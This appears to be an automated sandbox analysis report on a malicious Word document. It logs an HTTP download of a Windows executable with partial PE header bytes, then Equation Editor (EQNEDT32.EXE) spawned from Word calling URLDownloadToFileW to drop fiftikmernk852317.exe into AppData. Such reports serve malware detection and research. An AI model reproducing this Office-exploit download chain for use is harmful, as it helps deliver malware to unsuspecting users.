Aug 6, 2022 08:57:45.486479998 CEST	1	IN	HTTP/1.1 200 OK Date: Sat, 06 Aug 2022 06:57:45 GMT Server: Apache Last-Modified: Thu, 04 Aug 2022 23:59:00 GMT ETag: "23fe00-5e573221f770a" Accept-Ranges: bytes Content-Length: 2358784 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b7 0f 5b 56 f3 6e 35 05 f3 6e 35 05 f3 6e 35 05 5e 30 34 04 f1 6e 35 05 5e 30 36 04 f7 6e 35 05 5e 30 31 04 fe 6e 35 05 5e 30 30 04 d5 6e 35 05 fa 16 b6 05 f0 6e 35 05 fa 16 a6 05 e8 6e 35 05 f3 6e 34 05 7d 6e 35 05 46 30 30 04 f0 6e 35 05 46 30 35 04 f2 6e 35 05 46 30 ca 05 f2 6e 35 05 f3 6e a2 05 f2 6e 35 05 46 30 37 04 f2 6e 35 05 52 69 63 68 f3 6e 35 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 2a 18 ec 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0e 00 00 8c 00 00 00 6e 23 00 00 00 00 00 3a 8d 00 00 00 10 00 00 00 a0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 50 24 00 00 04 00 00 00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 c6 00 00 a8 00 00 00 88 c7 00 00 2c 01 00 00 00 b0 21 00 d0 88 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 24 00 00 0d 00 00 20 ad 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c ad 00 00 18 00 00 00 40 ad 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 a0 00 00 54 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8c 8a 00 00 00 10 00 00 00 8c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e6 34 00 00 00 a0 00 00 00 36 00 00 00 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 a0 20 00 00 e0 00 00 00 9c 20 00 00 c6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 67 66 69 64 73 00 00 60 00 00 00 00 90 21 00 00 02 00 00 00 62 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 6c 73 00 00 00 00 09 00 00 00 00 a0 21 00 00 02 00 00 00 64 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 d0 88 02 00 00 b0 21 00 00 8a 02 00 00 66 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 00 0d 00 00 00 40 24 00 00 0e 00 00 00 f0 23 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1b 15 00 00 c6 05 f5 7b 61 00 01 c3 cc cc cc 6a 00 68 7c 6f 61 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$[Vn5n5n5^04n5^06n5^01n5^00n5n5n5n4}n5F00n5F05n5F0n5nn5F07n5Richn5PEL*bn#:@P$@,!@$ @@T.text `.rdata46@@.data  @.gfids`!b!@@.tls!d!@.rsrc!f!@@.reloc@$#@B{ajh|oa

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 772, Parent PID: 576

General

Target ID:	0
Start time:	08:58:13
Start date:	06/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f090000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DE12B14	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$w Order (MY 01-22-DTHI .doc	success or wait	1	6DE90648	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6DE6A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6DE6A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6DE6A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6DE90648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6DE90648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6DE90648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\6FF84	success or wait	1	6DE90648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\6FF84	6FF84	binary	04 00 00 00 04 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 CC AC 99 6E AD A9 D8 01 84 FF 06 00 84 FF 06 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DE90648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1426456625	1426456626	success or wait	1	6DE90648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1426456626	1426456627	success or wait	1	6DE90648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\6FF84	6FF84	binary	04 00 00 00 04 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 CC AC 99 6E AD A9 D8 01 84 FF 06 00 84 FF 06	04 00 00 00 04 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00	success or wait	1	6DE90648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 84 FF 06 00 84 FF 06 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source	Symbol

Analysis Process: EQNEDT32.EXE PID: **1036**, Parent PID: **576**

General

Target ID:	2
Start time:	08:58:14
Start date:	06/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6A2D24	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fifthikmerozx[1].exe	0	733	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 0f 5b 56 fd 6e 35 05 fd 6e 35 05 fd 6e 35 05 5e 30 34 04 fd 6e 35 05 5e 30 36 04 fd 6e 35 05 5e 30 31 04 fd 6e 35 05 5e 30 30 04 fd 6e 35 05 fd 16 fd 05 fd 6e 35 05 fd 16 fd 05 fd 6e 35 05 fd 6e 34 05 7d 6e 35 05 46 30 30 04 fd 6e 35 05 46 30 35 04 fd 6e 35 05 46 30 fd 05 fd 6e 35 05 fd 6e fd 05 fd 6e 35 05 46 30 37 04 fd 6e 35 05 52 69 63 68 fd 6e 35 05 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$[Vn5n5n5^04n5^06n5^01n5^00n5n5n5n4}n5F00n5F0 5n5F0n5nn5F07n5Richn5	success or wait	1	6A2D24	URLDownloadToFileW
